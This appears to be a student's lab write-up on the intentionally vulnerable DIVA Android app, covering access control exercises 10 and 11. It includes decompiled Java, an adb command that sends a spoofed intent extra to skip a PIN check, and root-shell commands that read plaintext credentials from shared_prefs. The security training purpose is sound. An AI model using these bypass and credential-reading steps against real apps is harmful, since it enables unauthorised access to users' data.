
Tveeter API Credentials

TVEETER API Key: secrettveeterapikey
API User name: diva2
API Password: p@ssword2



Tveeter API Credentials

Register yourself at http://payatu.com to get your PIN and then login with that PIN!




```java
package jakhar.aseem.diva;

import android.content.Intent;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.RadioButton;
import android.widget.Toast;

/* loaded from: classes.dex */
public class AccessControl2Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityD
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_control2);
    }

    public void viewAPICredentials(View view) {
        RadioButton rbregnow = (RadioButton) findViewById(R.id.aci2rbregnow);
        Intent i = new Intent();
        boolean chk_pin = rbregnow.isChecked();
        i.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
        i.putExtra(getString(R.string.chk_pin), chk_pin);
        if (i.resolveActivity(getPackageManager()) != null) {
            startActivity(i);
            return;
        }
        Toast.makeText(this, "Error while getting Tveeter API details", 0).show();
        Log.e("Diva-aci1", "Couldn't resolve the Intent VIEW_CREDS2 to our activity");
    }
}
```

This means:

- If **Register Now is selected**, it sends chk_pin = true.
- If it's **not selected**, it sends chk_pin = false.

I used ***Jadx-gui*** to find the activity for “pin received from Tveeter”.




```java
package jakhar.aseem.diva;

import android.content.Intent;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.TextView;
import android.widget.Toast;

/* loaded from: classes.dex */
public class APICreds2Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_apicreds2);
        TextView apicview = (TextView) findViewById(R.id.apic2TextView);
        EditText pintext = (EditText) findViewById(R.id.aci2pinText);
        Button vbutton = (Button) findViewById(R.id.aci2button);
        Intent i = getIntent();
        boolean bcheck = i.getBooleanExtra(getString(R.string.chk_pin), true);
        if (!bcheck) {
            apicview.setText("TVEETER API Key: secrettveeterapikey\nAPI User name: diva2\nAPI Password: p@ssword2");
            return;
        }
        apicview.setText("Register yourself at http://payatu.com to get your PIN and then login with that PIN!");
        pintext.setVisibility(0);
        vbutton.setVisibility(0);
    }

    public void viewCreds(View view) {
        Toast.makeText(this, "Invalid PIN. Please try again", 0).show();
    }
```

This means:

- It will **only display credentials if chk_pin = false**.
- If chk_pin = true, nothing will be shown

I accessed the values folder in the app's res directory using Apktool.




strings.xml

C:/Users/L%20E%20N%20O%20V%20O/Downloads/Android_Setup/Android_Setup/apktool/diva-beta/res/values/strings.xml

```
<string name="aci2_regnow">Register Now.</string>
<string name="aci2_view">VIEW TVEETER API CREDENTIALS</string>
<string name="aci3_accessnotes">ACCESS PRIVATE NOTES</string>
<string name="aci3_createpin">CREATE/CHANGE PIN</string>
<string name="aci3_enterpin">Enter 4 Digit PIN</string>
<string name="aci3_gotonotes">GO TO PRIVATE NOTES</string>
<string name="aci3_intro">
  <b>Objective</b>
  ": This is a private notes application. You can create a PIN once and access your notes after entering the correct pin. Now, try to access the private notes from outside the app
  without knowing the PIN. "
  <b>Hint:</b>
  Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services,
  content providers are prone to this.
</string>
<string name="action_settings">Settings</string>
<string name="apic2_enter">Enter PIN received from Tveeter</string>
<string name="apic2_label">Tveeter API Credentials</string>
<string name="apic_label">Vendor API Credentials</string>
<string name="app_name">Diva</string>
<string name="appbar_scrolling_view_behavior">android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
<string name="character_counter_pattern">%1$d/%2$d</string>
<string name="chk_pin">check_pin</string>
<string name="d1">1. Insecure Logging</string>
<string name="d10">10. Access Control Issues - Part 2</string>
<string name="d11">11. Access Control Issues - Part 3</string>
<string name="d12">12. Hardcoding Issues - Part 2</string>
<string name="d13">13. Input Validation Issues - Part 3</string>
<string name="d2">2. Hardcoding Issues - Part 1</string>
<string name="d3">3. Insecure Data Storage - Part 1</string>
<string name="d4">4. Insecure Data Storage - Part 2</string>
<string name="d5">5. Insecure Data Storage - Part 3</string>
<string name="d6">6. Insecure Data Storage - Part 4</string>
<string name="d7">7. Input Validation Issues - Part 1</string>
<string name="d8">8. Input Validation Issues - Part 2</string>
<string name="d9">9. Access Control Issues - Part 1</string>
<string name="dintro">DIVA (Damn insecure and vulnerable App) is an App intentionally designed to be insecure. The aim of the App is to teach developers/QA/security professionals,
flaws that are generally present in the Apps due poor or insecure coding practices. If you are reading this you want to either learn App pentesting or secure coding and I sincerely
hope that DIVA solves your purpose. So, sit back and enjoy the ride.</string>
<string name="dwelcome">
  <b>Welcome to DIVA!</b>
</string>
<string name="hardcode_access">ACCESS</string>
<string name="hardcode_enter">Enter the vendor key</string>
```

At run time its using check_pin

Using adb, I crafted a malicious intent and sent it directly to the activity that shows the credentials:



```
C:\Users\L E N O V O\Downloads\Android_Setup\Android_Setup>m start -n jakhar.aseem.diva/.APICREDS
2Activity -a jakhar.aseem.diva.action.VIEW_CREDS2 --ez check_pin false
'm' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\L E N O V O\Downloads\Android_Setup\Android_Setup>adb shell am start -n jakhar.aseem.div
a/.APICreds2Activity -a jakhar.aseem.diva.action.VIEW_CREDS2 --ez check_pin false
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS2 cmp=jakhar.aseem.diva/.APICreds2Activ
ity (has extras) }

C:\Users\L E N O V O\Downloads\Android_Setup\Android_Setup>
```

8:35

Tveeter API Credentials

TVEETER API Key: secrettveeterapikey
API User name: diva2
API Password: p@ssword2

As a result, the app skipped the PIN check and displayed.

Root Cause :
The app fails to enforce PIN verification on the server or securely within the app logic. The activity directly trusts the chk_pin/check_pin flag passed via the intent. As a result, sending --ez check_pin false bypasses the registration and validation step, allowing unauthorized viewing of API credentials.

Impact:

An attacker can access sensitive TVEETER API credentials without completing the registration or knowing the vendor-issued PIN. This compromises authentication data and could lead to unauthorized access or misuse of third-party services.

Severity:- High

Ease of Exploitation:- Easy

Mitigation :

- Enforce PIN validation on the server side, not just in client logic.
- Do not rely on intent extras (check_pin) for access control.


Activity 11 - Access control issue - part 3

I opened the access control issue – Part 3 option in the DIVA Beta app.
It displayed a screen with the following elements:

- A field labeled **"Enter 4 Digit PIN"**
- A button labeled **"CREATE/CHANGE PIN"**


The objective mentioned that the app allows setting a 4-digit PIN, and accessing private notes is only possible after entering this PIN. It also hinted that some app components (like activities) can be accessed from outside the app if not properly secured.

So first i created a pin and was able to access the diva private notes




Objective: This is a private notes application. You can create a PIN once and access your notes after entering the correct pin. Now, try to access the private notes from outside the app without knowing the PIN.
Hint: Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are prone to this.

PIN Created successfully. Private notes are now protected with PIN



Exercise	Alternate days running
Expense	Spent too much on home theater
Weekend	b333333333333r
holiday	Either Goa or Amsterdam
home	Buy toys for baby, Order dinner
office	10 Meetings. 5 Calls. Lunch with CEO


Here we can see it stores the PIN in **SharedPreferences.**



```java
import android.content.Intent;
import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class AccessControl3Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_control3);
        SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
        String pin = spref.getString(getString(R.string.pkey), "");
        if (!pin.isEmpty()) {
            Button vbutton = (Button) findViewById(R.id.aci3viewbutton);
            vbutton.setVisibility(0);
        }
    }

    public void addPin(View view) {
        SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
        SharedPreferences.Editor spedit = spref.edit();
        EditText pinTxt = (EditText) findViewById(R.id.aci3Pin);
        String pin = pinTxt.getText().toString();
        if (pin == null || pin.isEmpty()) {
            Toast.makeText(this, "Please Enter a valid pin!", 0).show();
            return;
        }
        Button vbutton = (Button) findViewById(R.id.aci3viewbutton);
```

To test if I am able to access it from outside the app, I attempted to launch the private notes activity **directly via ADB**, without entering the PIN. I used the following command:


- adb shell
- cd /data/data/jakhar.aseem.diva/shared_prefs
- ls -al
- cat jakhar.aseem.diva_preferences.xml



C:\Windows\System32\cmd.exe - adb shell

```
/system/bin/sh: adb: inaccessible or not found
127|genymotion:/data/data/jakhar.aseem.diva # ls -al
total 88
drwxr-x--x   8 u0_a101 u0_a101        4096 2025-07-21 22:39 .
drwxrwx--x 136 system  system        12288 2025-07-11 00:39 ..
drwxrwx--x   2 u0_a101 u0_a101        4096 2025-07-14 02:22 app_textures
drwx------   5 u0_a101 u0_a101        4096 2025-07-21 07:08 app_webview
drwxrws--x   4 u0_a101 u0_a101_cache  4096 2025-07-14 02:22 cache
drwxrws--x   2 u0_a101 u0_a101_cache  4096 2025-07-11 00:39 code_cache
drwxrwx--x   2 u0_a101 u0_a101        4096 2025-07-14 00:13 databases
lrwxrwxrwx   1 root    root             62 2025-07-21 22:39 lib -> /data/app/jakhar.aseem.diva-X2SSjZoycCjfbJJdLPI35g==/lib/x86
drwxrwx--x   2 u0_a101 u0_a101        4096 2025-07-21 22:51 shared_prefs
-rw-------   1 u0_a101 u0_a101          18 2025-07-11 07:55 uinfo5707897359656618617tmp
genymotion:/data/data/jakhar.aseem.diva # cd shared_prefs
genymotion:/data/data/jakhar.aseem.diva/shared_prefs # ls -al
total 32
drwxrwx--x 2 u0_a101 u0_a101 4096 2025-07-21 22:51 .
drwxr-x--x 8 u0_a101 u0_a101 4096 2025-07-21 22:39 ..
-rw-rw---- 1 u0_a101 u0_a101  127 2025-07-14 02:22 WebViewChromiumPrefs.xml
-rw-rw---- 1 u0_a101 u0_a101  198 2025-07-21 22:51 jakhar.aseem.diva_preferences.xml
genymotion:/data/data/jakhar.aseem.diva/shared_prefs # cat jakhar.aseem.diva_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">Sauda1234</string>
    <string name="notespin">1509</string>
    <string name="user">Sauda</string>
</map>
genymotion:/data/data/jakhar.aseem.diva/shared_prefs #
```

Upon viewing the contents of the jakhar.aseem.diva_preferences.xml file, I discovered that the **user credentials were stored in plain text**. The file contained sensitive information such as usernames and passwords in an unencrypted format.

